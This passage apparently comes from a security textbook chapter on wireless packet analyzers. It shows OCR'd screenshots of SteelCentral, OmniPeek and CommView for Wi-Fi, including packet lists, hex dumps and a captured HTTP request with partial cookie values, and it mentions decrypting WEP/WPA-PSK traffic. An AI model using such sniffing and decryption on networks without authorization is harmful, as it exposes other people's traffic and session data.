Wireshark by increasing its efficiency in identifying and diagnosing network problems. SteelCentral Packet Analyzer measures wireless channel utilization and helps in identifying rogue wireless networks and stations.


SteelCentral Packet Analyzer
Home
Time Control
Watches/Events
Reporting
Remote
Add Trace File
Add Folder
Clear List
Trace Files
Probes
Remote
Search
Update Sources
Close All Tabs
Getting Started
General
Channels
Decryption
Wireless
Create
Save
Restore
Detach
View
Selection
Devices
Files
Local System
Intel(R) 82574L Gigabit Network Connec
Bandwidth Over Time (4:48 PM) (1s -
Network Usage by Port (4:53 PM) (1s
MS NDIS 6.0 LoopBack Driver
Views
Start Search
Custom
Recently Used
Bandwidth Over Time (1s - 1d)
Network Usage by Port (1s - 1d)
Network Usage by Port Group (1s - 1d
Network Usage by Application (1s - 1d
Network Usage Analysis (1s - 1d)
IP Conversations (1s - 1d)
Protocol Distribution (1s - 1d)
Generic
802.11
LAN and Network
Bandwidth Usage
Talkers and Conversations
Performance and Errors
User Activity
Transaction Analysis
Getting Started
Bandwidth Over Time
Network Usage by Port
Filters (None)
Bits Over Time
Bits/s
90.00K
80.00K
60.00K
40.00K
20.00K
0
16:53:24
16:53:34
https
domain
ssdp
Notes
Total Bits
150.00K
112.50K
75.00K
37.50K
0
146.19K
6.88K
4.16K
https
ssdp
domain
Relative Network Usage
Filters
Events

Current Selection: 16:53:24 - 16:53:43 (19 s) @ 1 sec - Total Window: 16:53:24 - 16:53:43 -


Network Usage by Port on Intel(R) 82574L Gigabit Network Connection at 4:53 PM ~ Selected Chart: Bits Over Time

Figure 16.106: Screenshot displaying packet capture with SteelCentral Packet Analyzer

- **Omnipeek Network Protocol Analyzer**

  Source: *https://www.liveaction.com*

  OmniPeek Network Protocol Analyzer offers real-time visibility and analysis of the network traffic and provides a comprehensive view of all wireless network activity, showing each wireless network, the APs comprising that network, and the users connected to each AP. It offers real-time visibility and analysis into every part of the network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless, VoIP, and video to remote offices.


Omnipeek
File Edit View Capture Tools Window Help
savvius
Start Page
WPA2.wpz
Mbits/s
0.50
0.40
0.30
0.20
0.10
0.00
MIN
MAX
14:56:13
14:56:18
14:56:23
14:56:28
14:56:33
14:56:38
14:56:43
14:56:48
14:56:53
Enter a filter expression here (use F1 for help)
Dashboards
Network
Applications
Voice & Video
Compass
Capture
Packets
Events
Notes
Expert
Clients/Server
Flows
Applications
Web
Servers
Clients
Pages
Requests
Voice & Video
Calls
Media
Visuals
Peer Map
Graphs
Files
Statistics
Summary

Packets: 1,611
Flows: 0
Files: 0
Events: 16
Applications: 0
IP Addresses: 0
Countries: 0

5/2/2011 14:56:13.698684 - 5/2/2011 14:56:54.966442 Duration: 41.267758

Packet	Source	Destination	Flow ID	BSSID	Flags	Channel	Signal	Data Rate	Siz
1	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
2	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
3	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
4	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
5	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
6	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
7	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
8	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
9	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13
10	Buffalo:A1:82:31	Ethernet Broadcast		Buffalo:A1:82:31	*P	1	100%	1.0	13

```
Packet Info
    Packet Number:      1
    Flags:              0x00000000
    Status:             0x00000000
    Packet Length:      137
    Timestamp:          14:56:13.698684600 05/02/2011
    Data Rate:          2   1.0 Mbps
    Channel:            1   2412MHz   802.11b
    Signal Level:       100%
    Signal dBm:         -37
    Noise Level:        100%
    Noise dBm:          -44
```

```
  0 80 00 00 00 FF FF FF FF FF FF 00 16 01 A1  ..............
 14 82 31 00 16 01 A1 82 31 E0 4E F7 02 C4 07  .1.....1.N....
 28 00 00 00 00 64 00 31 04 00 0A 42 6C 61 63  ....d.1...Blac
 42 6B 53 6C 61 74 65 01 08 82 84 8B 96 12 24  kSlate.......$
 56 48 6C 03 01 01 32 04 8C 98 B0 60 30 14 01  Hl...2....`0..
 70 00 00 0F AC 04 01 00 00 0F AC 04 01 00 00  ..............
 84 0F AC 02 00 00 05 04 00 01 00 00 2A 01 00  ...........*..
 98 DD 18 00 50 F2 02 01 01 00 00 03 A4 00 00  ...P..........
112 27 A4 00 00 42 43 5E 00 62 32 2F 00 DD 07  '...BC^.b2/...
126 00 0C 43 00 00 00 00 00 00 00 00           ..C........
```


Figure 16.107: Screenshot displaying packet capture with OmniPeek Network Analyzer

- **CommView for Wi-Fi**

  Source: *https://www.tamos.com*

  CommView for Wi-Fi is a wireless network monitor and analyzer for 802.11 a/b/g/n networks. It captures packets and displays important information such as the list of APs and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, and protocol distribution charts.

  A user can decrypt the packets with user-defined WEP or WPA-PSK keys and decode them down to the lowest layer. This network analyzer reveals every detail of a captured packet using a convenient tree-like structure to display protocol layers and packet headers.



```
Wireless Packet Info
    Signal level: 95%
    Signal level in dBm: -33
    Noise level in dBm: -90
    Rate: 144.0 Mbps
    Band: 802.11ng
    Channel: 9 - 2452 MHz
    Date: 8-Jul-2013
    Time: 15:43:03.163175
    Delta: 0.004271
    Frame size: 1013 bytes
    Frame number: 37
802.11
Logical-Link Control (LLC): Command:
Ipv4: Src = 192.168.0.38, Dest = 65.5
Tcp: Flags=...AP..., SrcPort=50557, D
Http: Request, GET  /weatherhome.aspx
    Command: GET
    URI: /weatherhome.aspx
        Uri
    ProtocolVersion: HTTP/1.1
    Accept:  image/jpeg, application/x
    Referer:  http://local.msn.com/wor
    Accept-Language:  en-US
    UserAgent: User-Agent: Mozilla/4.0
    Accept-Encoding:  gzip, deflate
    Host: Host: local.msn.com
    Connection: Connection: Keep-Alive
    Cookie: Cookie: MC1=V=3&GUID=fcebb
        Cookie:  MC1=V=3&GUID=fcebbc07
        MUID=22E4792D0A19638135977D62
        SRCHD=MS=2899440&SM=1&D=26415
        lemru=MigratedtoMyLocations=tr
```

```
No  Protocol          Src MAC              Dest MAC             Src IP                         Dest IP                          Src Port  Dest P...  Rate  More details
25  MNGT/PROBE RESP.  EdimaxTe:66:C2:8E    Cisco:CA:4A:61       ? N/A                          ? N/A                            N/A       N/A           1  SSID=DOT11N66C
26  MNGT/PROBE REQ.   Cisco:CA:4A:61       Broadcast            ? N/A                          ? N/A                            N/A       N/A           2  SSID=any, Seq=3
27  MNGT/PROBE RESP.  Cisco:FC:E6:29       Cisco:CA:4A:61       ? N/A                          ? N/A                            N/A       N/A           1  SSID=DOT11N, (In
28  MNGT/PROBE RESP.  AsustekC:D2:AB:20    Cisco:CA:4A:61       ? N/A                          ? N/A                            N/A       N/A           2  SSID=wireless nev
29  MNGT/PROBE RESP.  Cisco:FC:E6:29       Cisco:CA:4A:61       ? N/A                          ? N/A                            N/A       N/A           1  SSID=DOT11N, (In
30  MNGT/PROBE RESP.  Cisco:FC:E6:29       Cisco:CA:4A:61       ? N/A                          ? N/A                            N/A       N/A           1  SSID=DOT11N, (In
31  MNGT/PROBE RESP.  Cisco:FC:E6:29       Cisco:CA:4A:61       ? N/A                          ? N/A                            N/A       N/A           1  SSID=DOT11N, (In
32  MNGT/PROBE RESP.  Cisco:FC:E6:29       Cisco:CA:4A:61       ? N/A                          ? N/A                            N/A       N/A           1  SSID=DOT11N, (In
33  MNGT/PROBE RESP.  Cisco:FC:E6:29       Cisco:CA:4A:61       ? N/A                          ? N/A                            N/A       N/A           1  SSID=DOT11N, (In
34  IP/TCP            Cisco-Li:4A:A4:8C    IntelCor:A0:8F:B5      a23-53-33-224.deploy....     ? host-192-168-0-38.starne...    http      50579       144  Tcp: Flags=...A...F,
35  IP/TCP            IntelCor:A0:8F:B5    Cisco-Li:4A:A4:8C    ? host-192-168-0-38.star...      a23-53-33-224.deploy.ak...     50579     http        144  Tcp: Flags=...A...,
36  IP/TCP            IntelCor:A0:8F:B5    Cisco-Li:4A:A4:8C    ? host-192-168-0-38.star...      94.245.80.11                   50561     http        144  Http: Request, GE
37  IP/TCP            IntelCor:A0:8F:B5    Cisco-Li:4A:A4:8C    ? host-                                                         50557     http        144  Http: Request, GE
38  IP/TCP            IntelCor:A0:8F:B5    Cisco-Li:4A:A4:8C    ? host-                                                         50557     http        144  Http: Request, GE
39  IP/TCP            Cisco-Li:4A:A4:8C    IntelCor:A0:8F:B5      94.24                                                         http      50561       144  Http: Response, H
40  IP/TCP            Cisco-Li:4A:A4:8C    IntelCor:A0:8F:B5      65.55                                                         http      50557       144  Tcp: Flags=...A...,
41  IP/TCP            IntelCor:A0:8F:B5    Cisco-Li:4A:A4:8C    ? host-                                                         50561     http        144  Tcp: Flags=...A...,
42  IPv6/UDP          IntelCor:A0:8F:B5    33:33:00:00:00:0C    ? fe80:                                                         51570     ssdp        144  http: Request, M-
43  IPv6/UDP          IntelCor:A0:8F:B5    33:33:00:00:00:0C    ? fe80:                                                         51570     ssdp          1  http: Request, M-
44  IP/UDP            IntelCor:A0:8F:B5    Cisco-Li:4A:A4:8C    ? host-                                                         57960     teredo      144  Icmpv6: Router So
```

```
0x0000   88 41 30 00 90 94 E4 FC-E6 24 00 13 E8 A0 8F B5   €A
0x0010   58 6D 8F 4A A4 8C 30 26-00 00 AA AA 03 00 00 00   Xm
0x0020   08 00 45 00 03 D3 1C 4F-40 00 80 06 0A 09 C0 A8   ..
0x0030   00 26 41 37 CE C7 C5 7D-00 50 BC F6 28 4D 7D 47   .&
0x0040   32 1F 50 18 FF 00 D6 7A-00 00 47 45 54 20 2F 77   2.
0x0050   65 61 74 68 65 72 68 6F-6D 65 2E 61 73 70 78 20   ea
0x0060   48 54 54 50 2F 31 2E 31-0D 0A 41 63 63 65 70 74   HT
0x0070   3A 20 69 6D 61 67 65 2F-6A 70 65 67 2C 20 61 70   :
0x0080   70 6C 69 63 61 74 69 6F-6E 2F 78 2D 6D 73 2D 61   pl
0x0090   70 70 6C 69 63 61 74 69-6F 6E 2C 20 69 6D 61 67   pp
0x00A0   65 2F 67 69 66 2C 20 61-70 70 6C 69 63 61 74 69   e/
0x00B0   6F 6E 2F 78 61 6D 6C 2B-78 6D 6C 2C 20 69 6D 61   on
0x00C0   67 65 2F 70 6A 70 65 67-2C 20 61 70 70 6C 69 63   ge
